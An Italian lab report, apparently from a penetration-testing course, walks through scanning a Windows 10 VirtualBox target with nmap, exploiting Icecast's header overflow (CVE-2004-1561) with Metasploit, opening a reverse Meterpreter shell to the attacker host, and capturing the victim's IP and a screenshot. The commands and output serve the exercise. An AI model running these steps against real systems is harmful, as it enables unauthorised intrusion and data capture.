

Report Attività: Exploitation di Icecast su Windows 10

1. Introduzione e Obiettivo


L'obiettivo dell'esercizio odierno è ottenere una sessione remota **Meterpreter** su una macchina target Windows 10 utilizzando il framework **Metasploit**. La vulnerabilità sfruttata risiede nel software **Icecast**, un server di streaming multimediale.

Una volta compromesso il sistema, gli obiettivi secondari includono l'identificazione dell'indirizzo IP della vittima e la cattura di uno screenshot del desktop remoto.

2. Preparazione dell'Ambiente Target

Prima di avviare l'attacco dalla macchina attaccante (Kali Linux), è stato necessario preparare la macchina vittima. Poiché il servizio vulnerabile non è sempre attivo di default, ho effettuato l'accesso alla macchina Windows 10 e ho avviato manualmente l'applicazione **Icecast2**.

Come mostrato nell'immagine sottostante, ho cliccato su "Start Server" assicurandomi che lo stato fosse su "Running" (colore verde), rendendo la porta di ascolto accessibile alla rete.



3. Information Gathering (Raccolta Informazioni)

Per confermare la visibilità del target e identificare la porta specifica su cui Icecast era in ascolto, ho eseguito una scansione di rete utilizzando **Nmap**. Il comando lanciato è stato `nmap -sV 192.168.1.148`.

La scansione ha riportato i seguenti risultati critici:

- La porta **8000/tcp** risulta aperta.
- Il servizio in esecuzione è identificato come **Icecast streaming media server**.
- Il sistema operativo è confermato come Windows.

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.148
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 10:32 -0500
mass_dns: warning: Unable to determine any DNS servers.
Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.148
Host is up (0.0035s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
7/tcp      open  echo
9/tcp      open  discard?
13/tcp     open  daytime      Microsoft Windows International daytime
17/tcp     open  qotd        Windows qotd (English)
19/tcp     open  chargen
80/tcp     open  http         Microsoft IIS httpd 10.0
135/tcp    open  msrpc
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp   open  msmq?
2103/tcp   open  msrpc
2105/tcp   open  msrpc
2107/tcp   open  msrpc
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
5357/tcp   open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5432/tcp   open  postgresql?
8000/tcp   open  http        Icecast streaming media server
8009/tcp   open  ajp13      Apache Jserv (Protocol v1.3)
8080/tcp   open  http        Apache Tomcat/Coyote JSP engine 1.1
8443/tcp   open  https-alt?
MAC Address: 08:00:27:C9:46:F2 (Oracle VirtualBox virtual NIC)
Service Info: Host: DESKTOP-9K104BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 186.38 seconds

(kali㉿kali)-[~]
└─$
```

4. Selezione dell'Exploit e Configurazione

Una volta identificata la vulnerabilità, ho avviato la console di Metasploit (`msfconsole`) sulla macchina attaccante.

Ho proceduto alla ricerca di un exploit specifico per il servizio rilevato utilizzando il comando `search icecast`. Il database di Metasploit ha restituito il modulo `exploit/windows/http/icecast_header`, che sfrutta un buffer overflow nell'header HTTP di Icecast. Ho selezionato questo modulo con il comando `use 0`.

```
msf > search icecast
Matching Modules
=====
#  Name                                     Disclosure Date
te  Rank    Check  Description
-  --  --  --
--  --
  0  exploit/windows/http/icecast_header  2004-09-28
     great  No      Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf > use 0
[*] No payload configured, defaulting to windows/meterpr
```

5. Esecuzione dell'Attacco (Exploitation)

Con il modulo caricato, ho configurato i parametri necessari per l'attacco. Ho impostato l'indirizzo IP della vittima (RHOSTS) corrispondente a quello rilevato in fase di scansione:
`set rhosts 192.168.1.148`

Successivamente, ho lanciato l'attacco con il comando `run`. Il framework ha inviato lo stage (payload) e ha aperto con successo una sessione **Meterpreter** inversa, collegando la macchina vittima (192.168.1.148) alla mia macchina attaccante (192.168.1.150).

```
msf exploit(windows/http/icecast_header) > set rhosts 192.168.1.148
rhosts => 192.168.1.148
msf exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 192.168.1.150:4444
[*] Sending stage (188998 bytes) to 192.168.1.148
[*] Meterpreter session 1 opened (192.168.1.150:4444 → 192.168.1.148:49515) at 2026-01-22 10:33:49 -0500
```

6. Post-Exploitation

Una volta ottenuta la shell Meterpreter, ho eseguito le azioni richieste dalla traccia per dimostrare il controllo sul sistema:

- Verifica IP Vittima:** Ho utilizzato il comando `ipconfig` per visualizzare le interfacce di rete della macchina compromessa, confermando l'indirizzo IPv4 **192.168.1.148** sull'interfaccia 4.
- Cattura Schermata:** Ho eseguito il comando `screenshot`. Il sistema ha catturato l'immagine del desktop remoto e l'ha salvata localmente nel percorso `/home/kali/SuAmhLZY.jpeg`.

```
meterpreter > ipconfig
Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name      : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:c9:46:f2
MTU       : 1500
IPv4 Address : 192.168.1.148
IPv4 Netmask : 255.255.255.0

Interface 5
=====
Name      : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::ffff:ffff:ffff:ffff
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 6
=====
Name      : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:c0a8:194
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > screenshot
Screenshot saved to: /home/kali/SuAmhLZY.jpeg
meterpreter >
```



screenshot acquisito dalla macchina target tramite terminale remoto

7. Conclusione

L'attività è stata completata con successo. Sfruttando una vulnerabilità nota nel servizio Icecast (CVE-2004-1561), è stato possibile ottenere accesso remoto completo alla macchina Windows 10 target, permettendo l'esfiltrazione di informazioni e dati visivi.